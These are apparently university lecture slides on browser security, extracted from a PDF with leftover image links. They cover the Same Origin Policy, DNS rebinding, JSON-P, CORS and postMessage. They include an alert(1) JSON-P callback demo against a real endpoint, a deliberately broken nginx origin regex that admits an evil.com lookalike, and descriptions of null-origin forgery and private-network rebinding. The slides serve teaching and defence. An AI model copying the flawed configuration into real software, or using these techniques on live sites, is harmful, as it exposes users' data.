
Web Browser

- **Primitives**
 - DOM, Web APIs
 - Frames
 - Cookies and local storage *data are*
- **Principals: Origins**
 - Mandatory access control
- **Vulnerabilities**
 - Cross-site scripting (XSS)
 - ...

Javascript and Same Origin Policy (SOP)

Browser: Basic Execution Model

- Each browser window/tab/frame:
 - Loads content
 - Renders pages
 - Processes HTML, stylesheets and scripts to display the page
 - May involve fetching additional resources / pages like images, frames, etc.
 - Reacts to events (via JavaScript)
 - User actions: OnClick, OnMouseover, ...
 - Rendering: OnLoad, OnUnload, ...
 - Timing: setTimeout, clearTimeout, ...



JavaScript in Web Pages

- Scripts can be embedded in a page in multiple ways:

- Inlined in the page:

```
<script>alert("Hello World!");</script>
```

- Stored in external files:

```
<script type="text/javascript" src="foo.js"></script>
```

- Specified as event handlers:

```
<a href="http://www.bar.com" onmouseover="alert('hi');">
```

- Pseudo-URLs in links:


```
<a href="javascript:alert('You clicked');">Click me</a>
```

DOM and BOM [recap]

JavaScript can interact with the HTML page and the browser through the DOM and the BOM.

▶ Browser Object Model (BOM)


- Browser-specific Web APIs
- Elements are:
Window, Frames, History,
Location, Navigator (browser type &
version),
- For example for Firefox: [\[API\]](#)



DOM and BOM [recap]

- **Document Object Model (DOM)**

- Living Standard by WHATWG/W3C
<https://dom.spec.whatwg.org>
- Object-oriented representation of the page structure
- Properties: document.forms, document.links, ...
- Methods: document.createElement, document.getElementsByTagName, ...
- By interacting with the DOM, scripts can read and modify the contents of the webpage



Reading Properties with JavaScript [recap]

- Consider the following snippet of HTML code:

```
<UL id="t1">
    <LI>Item 1</LI>
</UL>
```
- JavaScript provides many methods to access the various properties of the corresponding DOM tree:

```
document.getElementById('t1').nodeName
// -> returns 'UL'
document.getElementById('t1').getAttribute('id')
// -> returns 't1'
document.getElementById('t1').innerHTML
// -> returns '<li>Item 1</li>'
document.getElementById('t1').children[0].nodeName
// -> returns 'LI'
document.getElementById('t1').children[0].innerText
// -> returns 'Item 1'
```

Page Manipulation with JavaScript [recap]

- JavaScript can dynamically modify the DOM, e.g., to add a new item to the list:

```
let list = document.getElementById('t1');
let item = document.createElement('LI');
item.innerText = 'Item 2';
list.appendChild(item);
```

- Or to add an event handler to the items in the list:


```
let list = document.getElementById('t1');
list.addEventListener('click', (event) => {
    alert(`Clicked: ${event.target.innerText}`);
});
```

Browser Sandbox

can't access directly on client os

Goal: safely execute JavaScript code provided by a remote website by enforcing isolation from resources provided by other websites

- No direct file access
- Limited access to
 - OS
 - network
 - browser data
 - content that came from other websites



Same Origin Policy (SOP)

- SOP is the **baseline security policy** implemented by web browsers
- An **origin** is defined as the triplet **(protocol, domain, port)** *→ isolate different application*
- **Scripts** running on a page hosted at a certain origin can **access only** resources from the **same origin**:
 - access (read / write) to DOM of other frames
 - access (read / write) to the cookie jar (different concept of origin, we will see it later) and local/session storage
 - access (read) to the body of a network response
- Some aspects are not subject to SOP:
 - inclusion of resources (images, scripts, ...) → See later **CSP**
 - form submission
 - sending requests (e.g., via the fetch API) } → See later **CSRF**

Examples

Sample URL: <https://example.com/index.htm>

URL	Same origin?	Reason
https://example.com/profile.htm	Yes	Only the path differs
Not HTTPS <u>http://example.com/index.htm</u>	No	Different protocol
<u>https://shop.example.com/index.html</u> !	No	Different hostname
<u>https://example.com:456/index.htm</u>	No	Different port (default HTTPS port is 443)

↳ Port

SOP is hard!

USENIX Security 2017


Same-Origin Policy: Evaluation in Modern Browsers

Jörg Schwenk, Marcus Niemietz, and Christian Mainka
Horst Görtz Institute for IT Security, Chair for Network and Data Security
Ruhr-University Bochum

- ▶ Despite being a fundamental web security mechanism, **there is no formal definition of SOP!**
- ▶ Full policy of current browsers is complex
 - Evolved via “penetrate-and-patch”
 - Different features evolved in **slightly different policies**
 - A recent study evaluated 10 different browsers and discovered **that browsers behave differently** in 23% of the tests (focus only on DOM access)


DNS Rebinding

- 12 years-old attack that **sidesteps the SOP by abusing DNS**
- Can be used to **breach a private network** by causing the victim's browser to access computers at private IP addresses and leak the results to unauthorized parties



DNS Rebinding (2)

- 12 years-old attack that sidesteps the SOP by abusing DNS
- Can be used to breach a private network by causing the victim's browser to access computers at private IP addresses and leak the results to unauthorized parties




Mitigations against DNS Rebinding

- **DNS Pinning**
 - Browsers could lock the IP address to the value received in the first DNS response
 - Compatibility issue with some dynamic DNS uses, load balancing, etc.
- Web servers can **reject** HTTP requests with an **unrecognized Host headers**
 - **Default catchall virtual hosts** in the web server configuration should be avoided

JSON with Padding (JSON-P)

JSON with Padding (JSON-P)

- Sometimes cross-origin read is desired...
- Developers came up with **JSON-P**, a ~~hack~~ technique exploiting the fact that `script` inclusion is not subject to the SOP



There are several JSON-P endpoints in the wild...

Example: [https://accounts.google.com/o/oauth2/revoke?callback=alert\(1\)](https://accounts.google.com/o/oauth2/revoke?callback=alert(1))

The screenshot shows a browser window with the URL [accounts.google.com/o/oauth2/revoke?callback=alert\(1\)](https://accounts.google.com/o/oauth2/revoke?callback=alert(1)). A modal dialog box from accounts.google.com says "1" and has an "OK" button. The browser's developer tools Console tab shows the executed JavaScript code:

```
// API callback
alert(1)({
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(1)'; only
number, '_', '$', '.', '[' and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
});
```

The message in the console is identical to the one displayed in the modal.

See also: <https://dev.to/benregenspan/the-state-of-jsonp-and-jsonp-vulnerabilities-in-2021-52ep>

Issues with JSON-P


- Only **GET** requests can be performed
- Endpoint could validate **Referer** but this may be forged or missing
- Requires **complete trust** of the third-party host
 - The third-party is **allowed to execute scripts** within the importing page
 - The **importing origin cannot perform any validation** of the included script
- JSON-P should not be used anymore!

We need a better solution...

Cross-Origin Resource Sharing (CORS)


Relaxing the SOP

- › Sometimes it is desirable to allow JavaScript to access the content of cross-site resources
- › Cross-Origin Resource Sharing (CORS) provides a controlled way to relax the SOP
- › JavaScript can access the response content if the Origin header in the request matches the Access-Control-Allow-Origin header in the response (or the latter has value *)




Since the server whitelisted `http://example.com`, the browser allows the script to access the contents of the response

CORS with Simple Requests



Since the server whitelisted `http://a.com`, the browser allows the script to access the contents of the response


CORS with Credentials



When credentials (cookies, TLS certificates, BasicAuth) are sent, the Access-Control-Allow-Credentials header must be provided and set to true

CORS with Non-Simple Requests

The server whitelisted `http://a.com` and allows the usage of the PUT method: the browser can perform the actual request



The server must whitelist the origin also in the actual request to make the response content available to the script

CORS Headers

- Request headers (used in pre-flight request):
 - **Access-Control-Request-Method**: the **HTTP method** that will be used in the **actual request**
 - **Access-Control-Request-Headers**: **list of custom HTTP headers** that will be sent in the **actual request**
- Response headers:
 - **Access-Control-Allow-Origin**: used to **whitelist origins**, allowed **values** are **null, * or an origin** (**value *** **cannot** **be used if Access-Control-Allow-Credentials is specified**)
 - **Access-Control-Allow-Methods**: **list of allowed HTTP methods**
 - **Access-Control-Allow-Headers**: **list of custom HTTP headers allowed**
 - **Access-Control-Expose-Headers**: **list of response HTTP headers** that will be available to **JS**
 - **Access-Control-Allow-Credentials**: used when the request includes client **credentials**
 - **Access-Control-Max-Age**: used for **caching** pre-flight requests

Pitfalls in CORS Configurations

- Two different CORS specifications existed until recently:
 - W3C: allows a list of origins in Access-Control-Allow-Origin
 - Fetch API: allows a single origin in Access-Control-Allow-Origin
 - Browsers implement CORS from the Fetch API (and the W3C one is now deprecated)
- Browsers implementations complicate CORS configuration:
 - Server-side applications need custom code to validate allowed origins rather than just providing a static header with all the whitelisted origins

Pitfall #1 - Broken Origin Validation

- Snippet of nginx configuration setting the CORS header:

```
if ($http_origin ~ "http://(example.com|foo.com)") {  
    add_header "Access-Control-Allow-Origin" $http_origin;  
}
```

- Allowed origins:

- <http://example.com>
- <http://foo.com>
- <http://example.com.evil.com>


Pitfall #2 - The null origin

- The Access-Control-Allow-Origin header may specify the null value
- Browsers may send the Origin header with a null value in particular conditions:
 - Cross-site redirects
 - Requests using the file: protocol
 - Sandboxed cross-origin requests
- An attacker can forge requests with the null Origin header by performing cross-origin requests from a sandboxed iframe

Client-side Messaging

Client-Side Messaging via postMessage

- postMessage is a web API that enables cross-origin message exchanges between windows (e.g., embedded frame with embedder frame)



Validating Incoming Messages

- Message handlers should validate the origin field of incoming messages in order to communicate only with the desired origins
- Failures to do so may result in security vulnerabilities, e.g., when the received message is evaluated as a script or unsafely embedded into a page
- A recent study found 377 vulnerable message handlers on the top 100k sites
 - Some of these lacked origin checking, others were implementing it in the wrong way (e.g., substring match)

**PMForce: Systematically Analyzing
postMessage Handlers at Scale**


Marius Steffens and Ben Stock
CISPA Helmholtz Center for Information Security

ACM CCS 2020

Cookies

